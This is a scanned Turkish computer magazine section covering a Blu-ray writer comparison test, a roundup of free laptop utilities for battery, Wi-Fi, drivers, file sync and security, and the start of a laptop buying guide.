| DVD-RAM (4,7 GB) | 10:49 en az | 10:49 en az | 11:45 en az | - |
| DVD-ROM (4,7 GB) | 08:43 en az | 08:43 en az | 04:24 en az | 08:43 en az |
| CD-R (700 MB) | 03:04 en az | 03:04 en az | 02:28 en az | - |
| CD-ROM (700 MB) | 03:06 en az | 03:06 en az | 02:29 en az | - |
| Oynatma gürültüsü[1] (film) | 2,0 sone | 2,0 sone | 2,8 sone | 2,2 sone |

UYUMLULUK

## CD ve DVD özellikleri hâlâ ön planda

En son sıradaki Pioneer, "eski" biçimlerle geriye doğru uyumluluk konusunda bile sınıfta kalıyor. Aygıt ne CD yazabiliyor ne de DVD-RAM. Gerçi DVD-RAM olmadan da yaşanır, ama ürünün CD yazamaması akıl almaz bir durum. CD'yle uyumsuzluktan basit alıcı mekanizması sorumlu. Anlaşılan Pioneer yanlış parçadan tasarruf etmiş.

Bu kadar kötü durumda başka ürün yok. Geriye kalanların hepsi de CD'leri, DVD'leri, hatta bazıları DVD-RAM'leri yazabiliyor. Bununla birlikte iş DVD ve CD yazmaya geldiğinde, güncel DVD yazıcıların ancak yarı hızına erişebiliyorlar. Blu-ray ya da HD-DVD iyice yaygınlaşana kadar bilgisayar kasalarından DVD yazıcıları eksik etmemek gerekiyor.

Bu yaygınlaşma da en aşağı iki ila üç yıl sürecek. Bir DVD yazıcının fiyatı (35 $ civarı) Blu-ray için gereken yatırımla (975 $) karşılaştırıldığında aradaki fark dudak uçuklatıyor. ■

GT / Barış Emre Alkım, balkim@chip.com.tr

| TEST DIŞI | |
|---|---|
| UJ-215S | UJ-210S |
| Matshita | Matshita |
| (OEM ürünü) [2] | (OEM ürünü) [2] |
| www.panasonic.com | www.panasonic.com |
| (80 Puan) | (80 Puan) |
| 83 | 83 |
| 82 | 82 |
| 67 | 67 |
| 100 | 100 |
| (değerlendirme dışı) | (değerlendirme dışı) |
| | |
| 1x/ 1x/ 1x/ 1x/ 1x | 1x/ 1x/ 1x/ 1x/ 1x |
| 8x/ 2x/ 5x | 8x/ 2x/ 5x |
| 8x/ 8x | 8 x/ 8x |
| D100 | 1.4 |
| 2 MB | 2 MB |
| | |
| | |
| 90:08 en az | 90:09 en az |
| 90:11 en az | 90:11 en az |
| 180:11 en az | 180:09 en az |
| 180:13 en az | 180:13 en az |
| 12:08 en az | 12:22 en az |
| 44:45 en az | 43:28 en az |
| 16:41 en az | 13:47 en az |
| 44:46 en az | 44:47 en az |
| 14:00 en az | 13:54 en az |
| 10:38 en az | 10:41 en az |
| | |
| 90:10 en az | 90:09 en az |
| 90:15 en az | 90:13 en az |
| 180:13 en az | 180:17 en az |
| 180:16 en az | 180:19 en az |
| 08:23 en az | 08:23 en az |
| 49:04 en az | 49:04 en az |
| 08:23 en az | 08:23 en az |
| 49:04 en az | 49:04 en az |
| 12:53 en az | 12:53 en az |
| 08:52 en az | 08:52 en az |
| 04:10 en az | 04:10 en az |
| 04:08 en az | 04:08 en az |
| 2,0 sone | 1,2 sone |

Zirve sınıfı (100-90)
Üst sınıf (89-75)
Orta sınıf (74-45)
Tüm değerlendirmeler puanlandırılmıştır. (max. 100)

Var
Yok
Değer
En iyi değer
Değer
En kötü değer

[1] Düşük değerler daha iyidir
[2] Sadece komple bir PC'nin parçası olarak mevcut

# CHIP KILAVUZ: Blu-ray-Yazıcılar

## Kontrol listesi

**✔ Biçim**
Ne alacağınızı iyice belirleyin. Blu-ray mi istiyorsunuz HD-DVD mi? Boş disk fiyatlarını karşılaştırın, HD-DVD'lerin Blu-ray'e kıyasla katman başına %60 daha az kapasite sunduğunu da unutmayın. Konsol oyuncuları da uyumluluğu gözetmeli. Microsoft, Xbox 360 için bir HD-DVD sürücü çıkardı. Sony'nin Playstation 3'ü ise Blu-ray sürücüyle geliyor.

**✔ Kullanım amacı**
Blu-ray sürücüler ve ortamlar piyasada olsa da, fiyatları hâlâ el yakıyor. O yüzden işinizi DVD'lerle ya da harici sabit disklerle görebilir misiniz, bir araştırın. An itibariyle, bu çözümlerin hepsi de daha ucuz.

**✔ Uyumluluk**
Geriye doğru uyumluluğu göz önünde tutun. Örneğin testimizdeki Pioneer boş CD'lere bile yazamıyor. Tek bir optik sürücüsü bulunan PC yapılandırmalarında, bazı disk biçimlerini kullanamamak çok can sıkıcı olabilir.


**✔ Hız**
Büyük miktarda veri yazmak genelde vakit alır ve yüksek yazma hızı zamandan tasarruf demektir. Örneğin LG'nin Blu-ray yazıcısı bazı boş disklere en yakın rakibinden iki kat hızlı yazdı ve bu hız desteklenmediği halde, 44 yerine 22 dakikada işlemi bitirdi.

**✔ DVD hızı**
Bir optik yazıcının ana amaçları arasında DVD ve CD yazmak da vardır. Blu-ray yazıcılarsa iş buraya geldiğinde çok hızlı sayılmaz. Bu yüzden, daha en başından ek bir DVD yazıcı almayı kafanızda ölçüp tartın. Özellikle de bir DVD yazıcının boş bir BD-DL diskiyle aynı fiyatta olduğunu unutmayın.

## Test galipleri

**1**
**Plextor PX-B900A**
Süper yazıcı: Plextor normal hızda olsa da, tüm Blu-ray ortamlarına veri yazabiliyor. İçinde kullanılan donanım LiteOn'a ait.
**Fiyat: 960 $**

**1**
**Sony BWU-100A**
Sony de eski LiteOn teknolojisinden medet umuyor. Firmware farklı olabilir ama sonuçlar aynı. O yüzden Sony de birinciliği paylaşıyor.
**Fiyat: 960 $**



**3**
**LG GBW-H10N**
LG, 50 GB'lık ortamların hiçbirine yazamıyor. Ancak üzerinde belirtilmemiş diskleri bile 4x hızında yazarak zaafını telafi ediyor.
**Fiyat: 935 $**

**4**
**Pioneer BDR-101A**
BDR-101A piyasaya çıkan ilk Blu-ray yazıcıydı. Aygıt daha ilk testte BD disklerden üçüne yazmayı reddetti ve CD'lere hiçbir şekilde yazamıyor.
**Fiyat: 935 $**

**Matshita UJ-215S**
Uyumluluk konusunda dikkat çeken ince yapılı sürücü, ne yazık ki çok yavaş çalışıyor ve normal hızdan öteye hiçbir şey sunmuyor.
**Fiyat: (OEM ürünü)**

**Matshita UJ-210S**
Yukarıda bahsettiğimiz slot yapılı modelden tepsili disk yükleme sistemiyle ayrılan bu model de çok ağır çalışıyor. Boş bir DL diskini doldurmak üç saat alıyor.
**Fiyat: (OEM ürünü)**

# Dizüstü bilgisayarlar için en iyi ücretsiz yazılımlar

Daha fazla güç, daha fazla güvenlik, daha fazla internet. Doğru programları kullanarak dizüstünüzü en yüksek performans için ayarlayabilirsiniz.

## Bu yazıda

Pil süresini artırın
Kablosuz ağlara bağlanın
Dosyaları eşitleyin
Dosyaları sağlama alın

Bu yazımızdaki bedava programlar sayesinde, dizüstü bilgisayarınızın performansını etkileyen en ufak parçacığı bile değerlendirebilecek ya da internetten daha kapsamlı olanlarını indirebileceksiniz. Evdeki masaüstü bilgisayarınızla dizüstü bilgisayarınız arasında dosya eşlemeye yarayan yazılımlar ve güvenlik paketleri, seyahat halinde size birçok kolaylık sağlıyor.

PİL SÜRESİNİ ARTIRIN

## Pil ve işlemci yazılımları

Her dizüstü bilgisayarın pili biter. Fakat pilin ve işlemcinin anlık durumunu gösteren ufak yazılımlar sayesinde, dizüstü bilgisayarınızın normalden birkaç dakika daha fazla dayanması mümkün.

### Notebook Hardware Control

Ücretsiz olan bu yazılımla dizüstünüzün pil süresini artırabilirsiniz. Program, işlemcinin performans ihtiyacını düşürerek, sistemin ısınmasını engelliyor. Böylece tek şarjla bilgisayarı daha uzun süre kullanabiliyorsunuz. İşlemci fanının dönüş hızını değiştirebildiğiniz için, dizüstünüzün gürültüsünü de azaltabiliyorsunuz. Yanlış bir ayar yapmanızı önlemek için, programın *Max Performance*, *Battery Optimized* ya da *Max Battery* gibi önceden ayarlanmış çalışma düzenleri bulunuyor. Program bütün ayarları seçtiğiniz çalışma düzenine göre kendisi oluşturuyor. Bilgisayar kurtları bu programla işlemciyi ya da ATI marka ekran kartını belirlenenden hızlı çalıştırabilir. Sistemin mevcut çalışma durumunu görev çubuğundan takip etmeniz mümkün.

### CrystalCPUID

Ücretsiz bir program olan CrystalCPUID dizüstünüzün işlemcisini serinleterek, pil ömrünü uzatıyor.



CHIP DVD'DE: Gerekli yazılımlar için e-CHIP-Code bölümüne bakınız

**CRYSTALCPUID** Dizüstü bilgisayarınızın pil ömrünü uzatmak ve işlemci ısısını düşürmek için ideal.

AMD işlemcili dizüstü sahipleri, ücretsiz bu yazılımla bilgisayarlarının elektrik ihtiyacını düşürebiliyor. Crystal CPUID, işlemcinin hem hızını hem de gerilimini düşürerek Athlon XP/64 işlemcili dizüstülerin pil ömrünü fark edilir derecede arttırabiliyor. Değişiklikler anında etkinleşiyor ve bilgisayarı yeniden başlatmak gibi sinir bozucu bir durum oluşmuyor. Eğer işlemciniz en düşük işlemci ayarlarında dengesiz çalışmaya başladıysa tavsiyemiz, hızını ufak kademelerle yükseltmenizdir. Programı yazanlar sırf bu yüzden, programın kullanılmasının yaratabileceği riskleri baştan kabul ettiğinizi belirtmişler.

### Notebook BatteryInfo

Ücretsiz yazılım ile dizüstü bilgisayarınızın prize takılı olmadan daha ne kadar çalışacağını görebilirsiniz. Windows'un ayrıntılı olmayan pil göstergesinin aksine, "Notebook BatteryInfo" pil hakkında her türlü ek bilgiyi veriyor.

Görev çubuğundaki güzel tasarımlı bir simge üzerinden pil ömrünün yüzdesel değeri, doluluk oranı, kalan kullanım süresi ve dizüstünüzün anlık güç ihtiyacı hakkında bilgileri alabiliyorsunuz. Dahası, "Notebook BatteryInfo" sayesinde dizüstü pilinin dâhili değerlerini okuyabiliyorsunuz. Böylece pilin yorgunluk derecesini kolayca öğrenmek mümkün oluyor.

MOBİL VE ÇEVRİMİÇİ

## W-LAN yazılımları

Günümüz bilgi çağında, nerede olursanız olun dizüstünüz de sizinle. Sözünü edeceğimiz araçlar sayesinde internete girmek için en yakınınızdaki kablosuz bağlantı noktasını bulabilir, birçok kablosuz ağ çalışma düzeni arasında geçiş yapabilir ya da kullandığınız ağın sinyal gücünü test edebilirsiniz.

### NetSetMan

Dizüstüyle birçok farklı ağa bağlananlardansanız, bu programı seveceksiniz. NetSetMan ile beş adede kadar W-LAN profili düzenleyebilirsiniz: Mesela işyeri, ev ya da hareket halinde.

Her bir profili sadece çift tıklayarak etkinleştirebiliyorsunuz, böylece yeni bir ağ için elle ayar yapmanıza gerek kalmıyor. Yazılım her profil için IP adresi, alt ağ maskesi, varsayılan ağ geçidi, bilgisayar adı ve çalışma grubu gibi girişleri düzenliyor. Bütün ayarlar harici bir dosyaya (settings.ini) kaydediliyor. Bu sayede programı güncellemek, güvenliği arttırmak ya da başka profiller eklemek son derece kolaylaşmış.

### Easy WiFi Radar


Yine seyahat halindesiniz ve internete erişmek için kablosuz ağ arayışına girdiniz. "Easy WiFi Radar" internet için bir kablosuz ağ bulmanıza ve bağlanmanıza yardımcı oluyor.

Ücretsiz kullanılan bu program, civardaki kullanılabilir kablosuz ağları tarıyor ve bulduklarını radar benzeri bir arabirimde gösteriyor. "Easy WiFi Radar" eğer şifreli bir kablosuz bağlantı noktası bulursa, kırmızı bir noktayla belirtiyor. Yeşil noktalar ise şifresiz bağlantı noktalarını gösteriyor ve bağlanır bağlanmaz, program internet tarayıcınızı başlatıyor.

**EASY WIFI RADAR** Aynı bir radar ekranı gibi çevrenizdeki kablosuz ağ bağlantılarını tespit edip görüntülüyor.

### Network Stumbler

Ücretsiz bir yazılım olan "Network Stumbler" yüksek kesinlikle ve güzel bir arayüzle kablosuz bağlantı noktasının sinyal gücünü gösteriyor. Bağlantının kopmaları gösteriyor ve opsiyonel bir GPS (Küresel Konumlandırma Sistemi) aracılığıyla yerlerini belirleyebiliyor. →



**NETWORK STUMBLER** Sinyal kalitesi ve gürültü oranı gibi detayları görebileceğiniz kullanışlı bir kablosuz ağ aracı.

**ATI OMEGA SÜRÜCÜLERİ** Birçok yararlı aracı içeren bu alternatif sürücüler dizüstünüz için ideal.

**ATI CATALYST MOBILITY** ATI'ın mobility grafik yongası için özelleştirdiği Catalyst sürücüleri.

Birçok W-LAN programı sinyal kalitesini ve gürültü oranını gösterebiliyor ama "Network Stumbler" gibi hem detaylı, hem de aynı anda rahat ve anlaşılır bir şekilde göstermeyi çok azı başarabiliyor.

### Seyahat sırasında görsel ziyafet

Dizüstü bilgisayarlardaki ekran kartları sürekli güncel ve doğru ayarlanmış olmak zorunda. Tanıtacağımız araçlar sayesinde dizüstülerdeki ATI marka grafik işlemcilerine doğru şekilde ince ayar yapabilirsiniz.

### DH Modtool

ATI yonga setine sahip her dizüstü için bu aracı tavsiye ediyoruz. "DH Modtool" ile çeşitli ekran kartı sürücülerini ayarlamak mümkün, böylece güncel Catalyst sürücü paketi (ister 32 bit olsun ister 64 bit) sizin dizüstünüzde de çalışabilecek. "DH Modtool" programını kullanabilmeniz için, ATI'ın Catalyst isimli sürücü paketine ihtiyacınız var. Önemli bir nokta: Mobility ya da IGP sürümlerini indirmeyin, onun yerine masaüstü kartlar için yazılmış olan normal Catalyst sürücülerini indirin.

Sürücü paketini tıklayarak açın. Yüklemeye çalıştığınızda bir hata mesajıyla karşılaşacaksınız. Şimdi "DH Modtool" programını çalıştırın ve içerisinde ATI sürücüleri bulunan klasörü bulun. *GO MOBILE* yazan butona tıklayarak dönüşüm sürecini başlatın. Sonra programın yönlendirmelerini takip edin. Artık ATI ekran kartınız destekleniyor.

"DH Modtool" bütün güncel ATI grafik işlemcilerini destekliyor. Ürünlerin tamamının listesi için üreticinin internet sayfasına bakabilirsiniz.

### ATI Omega sürücüleri

Sıkı oyunculara tavsiyemiz: Omega sürücüleri daha fazla seçenek ve özellik içeriyor ayrıca birçok geliştirme ve hızlandırma işlemine izin veriyor. Ekran kartları için ince ayar programı ATITool, MultiRes ve RadLinker listesine çoktan dâhil edilmiş. Orijinal ATI sürücülerinin yerine mobil grafik işlemcilerini destekleyen Omega sürücülerini dizüstülere yükleyebilirsiniz.

### ATI Catalyst Mobility

"ATI Catalyst Mobility" aslında ATI firmasının Mobility grafik yongasına sahip dizüstüler için çıkarttığı resmi sürücü paketi ama kullanımında bazı kısıtlamalar bulunuyor.

Sürücü, aşağıda sayacağımız firmaların ürettiği dizüstü bilgisayarları destekliyor: Alienware, Arima, Clevo, ECS, Eurocom, Falcon Northwest, FIC, Fujitsu Siemens, HyperSonic PC, Mitac, MSI, NEC-CI, Pro-Star, RockDirect, Sager, Uniwill, Velocity Micro ve VoodooPC'nin şu ekran kartlarına sahip modelleri: Mobility Radeon X1800 XT, X1800, X1600, X1400, X1300, X800 XT, X800, X700, X600, X300, 9800, 9700 ve 9600.

DOSYALARI EŞİTLEME

## Senkronizasyon programları

Masaüstü ve dizüstü bilgisayarınızdaki dosyaları hızlı ve basit bir şekilde eşitlemek mi istiyorsunuz? O zaman bu senkronizasyon programları sizin için biçilmiş kaftan.


### Allway Sync

"Allway Sync" dosyalarınızı ve klasörlerinizi dizüstü ve masaüstü bilgisayarınız, hatta USB hafızalarınız arasında eşitleyebilen ücretsiz bir yazılım.

Bu araç ayrıca internet gibi ağ üzerindeki dosyaları da eşitleyebiliyor. Program 20 dil destekliyor.


### Google Browser Sync

Bağlantılar, çerezler, geçmiş ve kaydedilen şifreler: "Google Browser Sync" →




**GOOGLE BROWSER SYNC** Tüm internet ayarlarınızı Google sunucularında saklıyor. Böylece her yerden ulaşabiliyorsunuz.

**MICROSOFT SYNCTOY** Bilgisayarlarınız arasında dosyaları eşitlemek için çok başarılı bir yazılım.



**KEEPASS** Tüm şifrelerinizi sizin için saklıyor ve üst düzey güvenlik önlemleriyle koruyor.

tüm kişisel Firefox ayarlarınızı Google sunucularında saklıyor ve böylelikle dünyanın herhangi bir yerindeki bilgisayardan bunlara ulaşabiliyorsunuz.

Şifrenizi girmenizden hemen sonra, "Google Browser Sync" verilerinizi eşitliyor. Google bu mühim kişisel verilerin güvenliği için otomatik olarak şifreleme sunuyor. Böylece internet tarayıcı ayarlarınızın sizden başkası tarafından eşitlenmesi mümkün olmuyor.

### SyncToy

Microsoft'un ücretsiz dağıtılan bu yazılımı masaüstü ve dizüstü bilgisayarlarınız, yedekleriniz ya da CD ve DVD gibi değiştirilebilir ortamlar için dosyalarınızı eşitleyebiliyor.

Eşitleme sırasında SyncToy, çift veya daha fazla sayıdaki dosyaları fark edebiliyor ve farklı klasörleri birleştirebiliyor. İsterseniz, üzerine yazılan dosyaları orijinal halleriyle çöp kutusunda tutabiliyor.

Diğer PowerToys yazılımlarında olduğu gibi, bu program da sadece İngilizce sürüme sahip. Microsoft diğer dilleri desteklemiyor.

DOSYALARI SAĞLAMA ALIN

## Güvenlik yazılımları

Özellikle dizüstü bilgisayarlarda, yabancı kişilerin hassas dosyalara erişebilmesi tehlikesi, gerçekten büyük bir risktir. Bu yazılımlar sayesinde önemli bilgilerinizi yabancı ellerden koruyabilirsiniz.

### KeePass

Parolalarınız bir veri bankasına kaydediliyor, sonra Advanced Encryption Standard (AES) ve TwoFish algoritmalarıyla şifreleniyor. Bu tarz bir şifreleme işlemi, ortalamanın çok üstünde bir güvenlik sağlıyor ve bazı bankalar tarafından hali hazırda kullanılmakta.

Dosyalarınızı yine sadece sizin açabilmeniz için, bu veri bankası için bir ana parola ya da anahtar yerine geçebilen bir USB disk, CD veya disket belirleyebiliyorsunuz.

Bütün parolalarınızı TXT, HTML, XML ya da CSV dosyalarına liste şeklinde yazabiliyorsunuz. Parolalarınızın bulunduğu veritabanı üzerinde çalışmak veya aktarım son derece kolay. Ayrıca isterseniz, KeePass sizin için parolalar yaratabiliyor. Bunun için yaratmak istediğiniz parolanın uzunluğunu ve seçilecek karakterleri baştan belirlemeniz gerekiyor.

### ClamWin

Her bilgisayarda bir anti virüs programı vardır. Dizüstü için tavsiyemiz, kendini Linux sistemlerde kanıtlamış olan açık kaynak kodlu anti virüs yazılımı ClamWin. Linux sürümünden farklı olarak ClamWin, bir arayüze sahip.

ClamWin sıkıştırılmış dosyaları tarayabiliyor ve şu an için 80.788 adet virüs, solucan ve Truva atına karşı koruma sağlıyor. Tümleşik güncelleme özelliği sayesinde en yeni virüslere karşı etkin koruma sunuyor.

Ücretsiz olan bu anti virüs programı Windows Explorer ve Outlook'a kendini entegre ediyor.


### CompuSec PC Security Suite

Bu ücretsiz yazılım, dizüstünüzü yabancı giriş denemelerinden koruyor. Yazılım yüklendiği anda, bilgisayarınız sadece sizin belirlediğiniz bir parola ile başlatılabilir hale geliyor.

Parola sorgusu, tam da bilgisayarınız başlatıldığı sırada geliyor ve böylece sisteminiz yabancı bakışlardan korunuyor.

İsterseniz tüm sabit diskinizi AES algoritmasıyla şifreleyebilir ve deşifre edebilirsiniz; üstelik bu işlem siz bilgisayarda çalışırken sürekli devam ediyor. Eğer sadece yetkili kişilerin ulaşmasını istiyorsanız, disket veya USB hafıza gibi diğer ortamlara da aynı şekilde bu programla parola koyabilirsiniz. ■

Mete Pınar, mete@chip.com.tr



**CLAMWIN** Açık kaynak kodlu 80000'in üzerinde virüsü tanıyabilen bir anti virüs yazılımı.

**PC SECURITY SUITE** Tüm sabit diskinizi AES şifreleme sistemi ile korumak mümkün.

# Kiloyla dijital defter

Dizüstü bilgisayarın fiyatları her geçen gün düşerken piyasadaki alternatifler de çoğalıyor. CHIP, en iyileri sizler için test etti.

Sadece 256 KB toplam hafıza, 640 x 200 piksel çözünürlük ve 4.1 kg ağırlık. Bundan 21 sene evvel birkaç cesur mühendisin çabasıyla doğan ilk gerçek dizüstü, bilgisayar T1100'den bahsediyoruz. Şüpheli pazarlamacıların ambargosundan kıl payı kurtularak piyasaya çıkan bu dizüstü, her gün daha da büyüyen milyar dolarlık bir pazarın tohumlarını attı. Hali hazırda birçok ülkede dizüstü bilgisayar satışları masaüstü satışlarını yakaladı, hatta gelişmiş ülkelerde geçiyor bile.

Latin Amerika'da 2006'nın 2. çeyreğinde PC satışı yüzde 25 artarken dizüstünde bu oranın yüzde yüz olması geleceğin bilgisayar dünyasını daha iyi tasvir ediyor. Tablo Türkiye'de de farklı değil. Dolayısıyla firmalar yeni ürünleriyle bu büyüyen pastadan pay kapmaya çalışıyor. Seçenekler arttıkça seçmek de elbette zorlaşıyor. CHIP Test Merkezi olarak seçiminize yardımcı olmak için bu ay piyasadaki dizüstü bilgisayarları karşılaştırıyoruz.

BÜTÇENİZİ BELİRLEYİN

## Uygun fiyata iyi bir dizüstü almak artık mümkün

**1.000 dolar altı:** Testimizde dizüstüleri iki farklı kategoride değerlendirdik. 1.000 dolar birçok tüketici için maddi ve psikolojik bir sınır. Açıkçası eskiden 1.000 doların altındaki bir dizüstünden çok şey beklemek doğru değildi. Bugün baktığımızda ofis uygulamalarından tutun DVD oynatmaya, internette gezmekten PowerPoint sunumlara birçok uygulamayı rahatlıkla çalıştıran cihazlar karşımıza çıkıyor.

Daha 2004'de ABD'de satışların yüzde 38'i 1.000 doların altındaki dizüstüler oluşurken, 2006'da satılan tüm dizüstülerin yüzde 70'i 1.000 doların altındaydı. Bu istatistik de birçok kullanıcıyı tatmin eden bir performansı gösteriyor.

**1.000 - 2.000 dolar arası:** Yukarıda saydığımız yetenekler elbet her kullanıcı için yeterli değil. Yüksek kalite ayarla-

**DEV DİZÜSTÜ** 20 inç boyutlarında dev bir dizüstü. Taşınabilirlik konusunda sınıfta kalacağı kesin.

**SES** Küçük hoparlörlerin yerini kaliteli çözümler aldı. Artık subwoofer'lı modeller bile bulmak mümkün.

rında oyun oynamak veya Maya, Photoshop gibi yüksek performans isteyen iş istasyonu uygulamalarını kullanmak istiyorsanız, cüzdanı biraz daha aralamak gerekiyor. Açıkçası 1.000 dolar üstü bilgisayarlarda fiyatı yükselten en önemli etkenler ekran kartı, işlemci/hafıza ve Bluetooth, DVB-T kartı gibi ekstra donanımlar. Burada önemli olan ihtiyaca göre doğru seçimi yapmak.

PERFORMANS ÖNEMLİYSE

## Masaüstü bilgisayarınıza alternatif

Üreticiler dizüstülerini pazarda konumlandırırken iki önemli kritere dikkat ediyor. Bunlardan ilki performans. Eğer evdeki bilgisayarla yaptıklarınızın tümünü dizüstü bilgisayarınızla da yapmak istiyorsanız testteki performans değerlerini referans alarak seçiminizi yapmalısınız. Her ne kadar günümüz dizüstü işlemcileri masaüstü işlemcileri aratmasa da kendi aralarında ciddi farklar oluşabiliyor.

Örneğin bir Intel T5500 ile T7600 arasında yüzde 20'ye varan farklar var. İşlemci dışında en önemli ikinci kriter ise masaüstünde olduğu gibi hafıza. Açıkçası ileride Vista kuracağınızı da düşünürseniz en azından 1 GB hafızalı bir ürün seçmek çok mantıklı. Hafızaya göre seçim yaparken dikkat etmeniz gereken bir husus daha var. O da çift kanal hafıza desteği ve hafıza yuvası sayısı. Dizüstü bilgisayarlarda genelde iki hafıza yuvası bulunuyor.

Eğer yakın bir tarihte hafıza artışı yapmayı düşünüyorsanız bu yuvalardan birinin boş olmasına dikkat edin. Tabii tek yuvanın boş olmasının bir de dezavantajı var. O da çift kanal hafıza mimarisinden yararlanamamak.

### CHIP Test sonucu

Gökhan Bodur
gokhan@chip.com.tr

Genel olarak baktığımızda Centrino Duo platformlarını performans ve pil ömrü olarak optimize çözüm olarak karşımıza çıkıyor. Aynı konfigürasyondaki Centrino Duo platformların çok benzer pil ve performans skorlarına imza attıklarını göreceksiniz. Bu yüzden birbirine yakın dizüstülerde diğer donanım özelliklerinin ve ergonominin farkı oluşturuyor. Yeri gelmişken satın alma sırasında üreticilerin melez TV kartı, Bluetooth gibi özellikleri sonradan harici olarak alacağınız için çok daha ucuza opsiyonel olarak sunduklarını da unutmayın. Testimize katılan dizüstülerde çok farklı ekran kaliteleriyle de karşılaştık. Özellikle daha parlak olmasına karşın daha az güç tüketen LCD'ler pahalı dizüstülerde göze çarpıyor. Tabloda da göreceğiniz gibi ekran boyutu ve taşınabilirlik puanı arasında ters orantı bulunuyor. Boyutun küçülmesi taşıma kolaylığı kadar düşük güç tüketimi de sağlıyor. Özellikle 12,1 - 14,1 inç ekranlı dizüstüler ideal çözümler sunuyor. 15,4 inç dizüstülerin çokluğundan ise tüketicilerin bu form faktörünü daha çok tercih ettiğini görüyoruz.

Performans arayanların dikkat etmesi gereken diğer bir nokta da elbette ekran kartı. Günümüzde yonga setlerine entegre grafik işlemcileri hiç de fena sonuçlar vermiyor fakat ciddi bir oyuncunun taleplerini karşılamaktan hala uzaktalar. Dahası aynı masaüstünde olduğu gibi sistem hafızasından alıyorlar. Dolayısıyla grafik kartı olarak ATI Radeon Mobility veya nVidia Go serisinden bir seçim yapmanızda fayda var. Ekran boyutu performans ile doğrudan alakalı bir kriter olmasa da dikkat edilmesi gereken bir husus. Tasarım yapan bir kullanıcının 14,1 inçlik bir ekranda yüksek verimde çalışması elbette pek mümkün değil. Eğer grafik ağırlıklı işleriniz çoksa en azından 15,4 inçlik bir ekranı tercih etmenizde fayda var.

MOBİLİTE ARAYANLAR

## Taşınabilirlik sizin için önemliyse

Performansı artırmanın yolu dizüstüne ekstra donanımlar eklemekten geçiyor. Haliyle bu, her donanım için yanınızda taşıyacağınız birkaç gram daha demek. Bu performansa ihtiyacı olmayan bir kullanıcı için fazla yükten başka birşey değil. Zira 512 MB hafızalı, dahili grafik işlemcili, 12,1 inç ekrana sahip bir dizüstünde de rahatlıkla ofis uygulamalarını çalıştırabilir, internete girebilir, e-postalarınıza bakabilirsiniz.

Özellikle çok fazla dolaşan ve dizüstünü yanından ayırmayanlar için önemli üç kriter var: Pil ömrü, ağırlık ve boyutlar. Testimizde performans ve taşınabilirlik puanlarını ayrı tutarak tercihinizde yardımcı olmaya çalıştık. →

## 1.000 DOLAR ALTI

